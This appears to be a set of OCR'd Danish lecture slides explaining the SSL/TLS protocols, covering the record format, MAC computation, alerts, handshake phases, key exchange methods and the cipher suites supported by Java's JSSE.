
b) Med TCP-uafhængig implementation sikres uafhængighed af operativsystem



SSL Handshake Protocol | SSL Change Cipher Spec Protocol | SSL Alert Protocol | HTTP
SSL Record Protocol
TCP
IP

- SSL sessionstilstand
  - ID – sekvens af bytes valgt af server
  - Modpartens certifikat – et X509.v3 certifikat (kan være intet)
  - Komprimerings metode – ID for algoritme (kan være ingen)
  - Krypteringsmetode – fx null, DES; hash algoritme fx MD5, SHA-1; hash størrelse
  - ’Master secret’ – 48 bytes hemmeligt tal delt mellem klient og server
  - Genoptagbar – hvorvidt session kan genoptages senere (ny forbindelse)
- SSL forbindelsestilstand
  - Servers og klients tilfældige tal – sekvens af bytes
  - Servers hemmelige nøgle for autentificering (MAC)
  - Servers hemmelige nøgle for kryptering af data
  - Klients hemmelige nøgle for autentificering (MAC)
  - Klients hemmelige nøgle for kryptering af data
  - Initialiseringsvektorer – for CBC start (én per nøgle) - blokkryptering
  - Sekvensnumre – parternes sekvensnumre fra 0 til $2^{64} - 1$

SSL record protokollen



- Fragmenter er max. 2^{14} bytes
- Komprimering (+max. 1024 bytes)
- Tilføjelse af MAC
- Kryptering (+max. 1024 bytes)
- CBC: IDEA (128), RC2-40, DES-40, DES (56), 3DES (168), Fortezza (80)
- Strøm: RC4-40, RC4-128

Beregning af MAC (’Message Authentication Code’)

MD5 eller SHA-1 af

1) Nøgle for autentificering (MAC ved send)

2) Bitmønster på 384 bits for MD5 og 320 bits for SHA-1

3) MD5 eller SHA-1 af

a) Nøgle for autentificering (MAC ved send)

b) Bitmønster på 384 bits for MD5 og 320 bits for SHA-1

c) Sekvensnummeret

d) Indholdstype (den øvre protokol)


e) Komprimeret fragments længde

f) Hele fragmentet (evt. komprimeret)

Hvorfor indgår så mange parametre?

Hvorfor to gange MD5 eller SHA-1?

SSL record format



Indholdstypen

- Den øvre protokol

’Major’ version

- SSL version, fx 3


’Minor’ version

- SSL version, fx 0

Komprimeret længde

- Fragmentlængde i bytes

SSL record indholdstyper



(a) Change Cipher Spec Protocol

(b) Alert Protocol


(c) Handshake Protocol

(d) Other Upper-Layer Protocol (e.g., HTTP)

(a) Sætte ny SSL tilstand i drift
(b) Advarsel(1) eller fatal(2) hændelse
(c) Det meste af ’handshake’ sekvensen
(d) Data under almindelig brug af SSL

Hændelsesprotokollen

- Fatale hændelser
  - Uventet meddelelse
  - Ukorrekt MAC
  - Dekomprimeringsfejl
  - ’Handshake’ fejl (forhandling intet resultat)
  - Illegal parameter i ’handshake’
- Advarsler
  - Besked om lukning (af forbindelse)
  - Intet certifikat (hvis modparten beder om certifikat)
  - Fejl i certifikat
  - Ikke supporteret certifikatstype
  - Certifikat trukket tilbage (’revoked’)
  - Certifikat udløbet
  - Certifikat ukendt (en anden fejl i behandlingen)



’Handshake’ protokollen

(1) Udveksling af protokol version, sessions ID, krypteringsmetoder, komprimeringsmetoder og tilfældige tal


(2) Server kan sende certifikat/certifikatkæde, evt. nøgle og evt. kræve certifikat fra klient

(3) Klient sender certifikat/certifikatkæde (hvis anmodet), nøgle, evt. hash for verifikation af certifikat (signatur)

(4) Der skiftes til SSL og afsluttende beskeder indeholder hash af en række parametre

’Handshake’ (1)

- Klient fortæller hvilken SSL version der forstås
- Tilfældigt tal består tidsstempel og tilfældige 28 bytes (mod genspilning)
- Sessions ID; ved <> 0 ønskes session genoptaget
- Krypteringsalgoritmer implementeret hos klient; prioriteret orden (inkl. nøglebytte metoder)
- Kompressionsmetoder; prioriteret orden
- Servers svar indeholder samme slags parametre




Nøglebytte metoder

- RSA; hemmelig nøgle krypteres med modtagers offentlige nøgle (fra certifikat)
- ’Fixed’ Diffie-Hellman; resulterer i nøgleberegning af hemmelig nøgle baseret på offentlige nøgler
- ’Ephemeral’ Diffie-Hellman; resulterer i engangs hemmelig nøgle vha. aut. parametre (mest sikker)
- ’Anonymous’ Diffie-Hellmann; parametre sendes uden aut. (’man-in-the-middle angreb!)
- Fortezza

’Handshake’ (2)

- Server leverer certifikat; ét eller kæde af X.509 certifikater (ikke ved ’Anonymous’ DHE)
- Server leverer parametre til konstruktion af fælles hemmelig nøgle (ikke ved RSA eller ’Fixed’ DHE)
- Evt. anmodes klient om at levere certifikat (ikke ved ’Anoumous’ DHE); certifikattype og acceptable CA’er oply ses




Certifikattyper

- RSA el. DSS; kun signatur
- RSA el. DSS for ’fixed’ DHE; kun autentificering
- RSA el. DSS for ’emphemeral’ DHE
- Fortezza

’Handshake’ (3)

- Klient leverer certifikat; ét eller kæde af X.509 certifikater (hvis anmodet)
- Der leveres parametre (krypteret) til konstruktion af fælles hemmelig nøgle; ’pre-master secret’ hvis RSA nøglebytning (intet indhold hvis ’Fixed’ DHE)
- Evt. sendes certifikat verifikation; MD5 eller SHA-1 hash (af ’master secret’ og tidligere ’handshake’ beskeder) krypteret med klients private nøgle (sikrer certifikat tilhører klient)




’Master secret’ (48 bytes) beregnes på begge sider

- ’pre-master secret’ indgår 6 gange!
- Klients tilfældige tal indgår 3 gange (saltværdi)
- Servers tilfældige tal indgår 3 gange (saltværdi)
- Beregning gentages baseret på ’master secret’ og der fås en ’key block’ (pseudotilfældig funktion)

’Handshake’ (4)

- Begge parter skifter til brug af nye nøgler og krypteringsalgoritmer; SSL forsendelser kan starte
- Afslutningsbesked indeholder både MD5 og SHA-1 hash af ’master secret’ og øvrige ’handshake’ beskeder

Hvorfor sendes afslutningsbeskeden?




TLS – ’Transport Layer Security’

TLS er en forbedring af SSLv3 (=SSLv3.1)

- Samme record format
- ’Major’ version 3 og ’minor’ version 1
- HMAC i stedet for MAC – anden algoritme
- Ekstra hændelsestyper – og én fjernet
- Ekstra certifikattyper
- Certifikat verificering sker kun over ’handshake’ beskeder, ikke over ’master secret’
- ’Master secret’ udberegnes lidt anderledes

SSL i Java

Implementering 100% i Java af algoritmer og processer




Cryptographic Functionality Available With JSSE

Cryptographic Algorithm *	Cryptographic Process	Key Lengths (Bits)
RSA	Authentication and key exchange	2048 (authentication) 2048 (key exchange) 512 (key exchange)
RC4	Bulk encryption	128 128 (40 effective)
DES	Bulk encryption	64 (56 effective) 64 (40 effective)
Triple DES	Bulk encryption	192 (112 effective)
Diffie-Hellman	Key agreement	1024 512
DSA	Authentication	1024

Krypteringsalgoritmer og autentificeringsmetoder

- SSLv3 og TLSv1
- X.509 baseret ’key manager’ og ’trust manager’ (programmet `keytool`)
- Delvis implementering af RFC 2459s regler for validering af certifkatkæde
- En (kun) læsbar implementering af PKCS12 nøglelager



Supported Cipher Suites	
	SSL_RSA_WITH_RC4_128_SHA
	SSL_RSA_WITH_RC4_128_MD5
	SSL_RSA_WITH_DES_CBC_SHA
	SSL_RSA_WITH_3DES_EDE_CBC_SHA
	SSL_DHE_DSS_WITH_DES_CBC_SHA
